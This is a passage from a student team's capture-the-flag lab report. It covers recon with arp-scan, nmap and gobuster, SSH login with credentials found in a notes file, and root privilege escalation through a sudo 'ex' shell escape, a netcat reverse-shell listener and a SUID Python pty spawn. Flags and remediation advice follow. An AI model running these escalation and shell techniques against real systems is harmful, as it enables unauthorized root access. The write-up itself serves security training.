
```
sudo ex
!/bin/sh
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/4]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.137] 46226
Linux 0day4 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64 GNU/Linux
 12:51:58 up 35 min,  1 user,  load average: 0.03, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
sa       pts/0    192.168.113.128  12:32    2:44   0.04s  0.04s -bash
uid=1000(toor) gid=1000(toor) groups=1000(toor)
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
Matching Defaults entries for toor on 0day4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User toor may run the following commands on 0day4:
    (root) NOPASSWD: /usr/bin/ex
$ sudo ex
!/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/
cd /root
ls
root.txt
cat root.txt
NPT{R00T_0WN4G3_3SC4L4T3}
```

root.txt
NPT{R00T_0WN4G3_3SC4L4T3}

Explanation:
‘ex’ is a text editor that allows shell escape commands when run with elevated privileges.

Challenge #5




```
┌──(kali㉿kali)-[~/Desktop/NPT/5]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1   00:50:56:c0:00:08       VMware, Inc.
192.168.113.2   00:50:56:f2:98:2d       VMware, Inc.
192.168.113.138 00:0c:29:ff:5d:92       VMware, Inc.
192.168.113.254 00:50:56:e6:02:0e       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.168 seconds (118.08 hosts/sec). 4 responded
```

IP: 192.168.113.138

Reconnaissance

None

```
nmap -A 192.168.113.138
```

```
┌──(kali㉿kali)-[~/Desktop/NPT/5]
└─$ nmap -A 192.168.113.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 03:20 +08
Nmap scan report for 192.168.113.138
Host is up (0.00052s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:cb:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:dd:8f:1a:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:6c:a2:1e:8b:19:71:c0:e2:5e:5f (ED25519)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
|_http-title: Clean Blog - Start Bootstrap Theme
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          43092/udp   status
|   100024  1          56127/tcp   status
|   100024  1          58202/udp6  status
|_  100024  1          59992/tcp6  status
MAC Address: 00:0C:29:FF:5D:92 (VMware)
Device type: general purpose
```


Findings:

- Port 22 - SSH (OpenSSH 8.4p1 Debian)
- Port 80 - HTTP (Apache 2.4.56)
- Port 111 - rpcbind

Enumeration

None

```
gobuster dir -u http://192.168.113.138/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```




Result:
Directory founded:
/img
/mail
/admin
/css
/manual
/js
/vendor
/LICENSE
/server-status

Access the web directory

None

```
http://192.168.113.138/admin/
```



Index of /admin


Name	Last modified	Size	Description
Parent Directory		-	
notes.txt	2018-04-15 11:16	154	

Apache/2.4.10 (Debian) Server at 192.168.113.138 Port 80

Open /notes.txt

None

```
http://192.168.113.138/admin/notes.txt
```




Findings:
Gobuster revealed /admin/notes.txt with

- ted:12345ted123

Exploitation

None

```
ssh ted@192.168.113.138
cat user.txt
```



user.txt
NPT{us3r_0wn3d_n3xt_st0p_r007}

Result:
SSH as ted

Privilege Escalation

Ref:
https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/
https://jc01.ninja/ctf/privesc-playground/

```
None
find / -perm -u=s -type f 2>/dev/null
```

```
ted@0day5:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
```

Result:
Found /usr/bin/python2.7 with SUID

Exploit Used:
Python pty spawn as root.

```
None
/usr/bin/python2.7 -c 'import pty; pty.spawn("/bin/sh")'
cat flag.txt
```

```
ted@0day5:~$ /usr/bin/python2.7 -c 'import pty; pty.spawn("/bin/sh")'
# id
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
# whoami
root
# pwd
/home/ted
# cd /root
# ls
flag.txt
# cat flag.txt
NPT{r0073d_w17h_s0lid_enum3r4ti0n}
```

root.txt
NPT{r0073d_w17h_s0lid_enum3r4ti0n}

Result:
Spawned root shell.

Explanation:
SUID on Python allows execution of arbitrary commands as the file owner (root).

CONCLUSION

All five machines were successfully exploited from initial access to root. The challenges showcased common CTF exploitation paths. Common patterns included:


- Weak or guessable credentials (e.g., rockyou.txt matches, default admin passwords).
- Vulnerable service versions (e.g., PHP 8.1.0-dev RCE, Tomcat Manager).
- Misconfigurations in privilege escalation paths (e.g., writable sudoers files, exploitable SUID binaries).

Recommendations for Remediation:

- Service Hardening
    - Restrict unnecessary services (e.g., TFTP, Tomcat Manager).
    - Remove or patch outdated and development builds of software.
- Access Control
    - Enforce strong, unique passwords.
    - Disable default accounts or change default credentials.
- Privilege Escalation Mitigation
    - Audit and remove unnecessary sudo privileges.
    - Regularly review SUID binaries and remove dangerous ones.

APPENDICES

Team Member CTFD



Team Member List

Group Name:	Byte Bandits	CTF Username
Team Leader:	Faez Nazari	Alice
Group Member:	Faez Nazari	Alice
	Muhammad Zailan Bin Zailani	pr0nt0
	Khairul Azim Bin Osman	KHAIRUL AZIM
	Syahmi Imran Bin Sham Suri	Sis
	Muhammad Azrai Bin Samsudin	SonG
	Shahidah Ashikin Binti Shamsuddin	sh0
	Sarah Imanina	abcdefghijklmnopqr_tuvwxyz
	Alieya Dania bt Abdullah	ejnvlieya
	Muhamad Hanif Bin Zulkifli	ejen_comot
	Ahmad Idris	VulnSniper

END OF FILE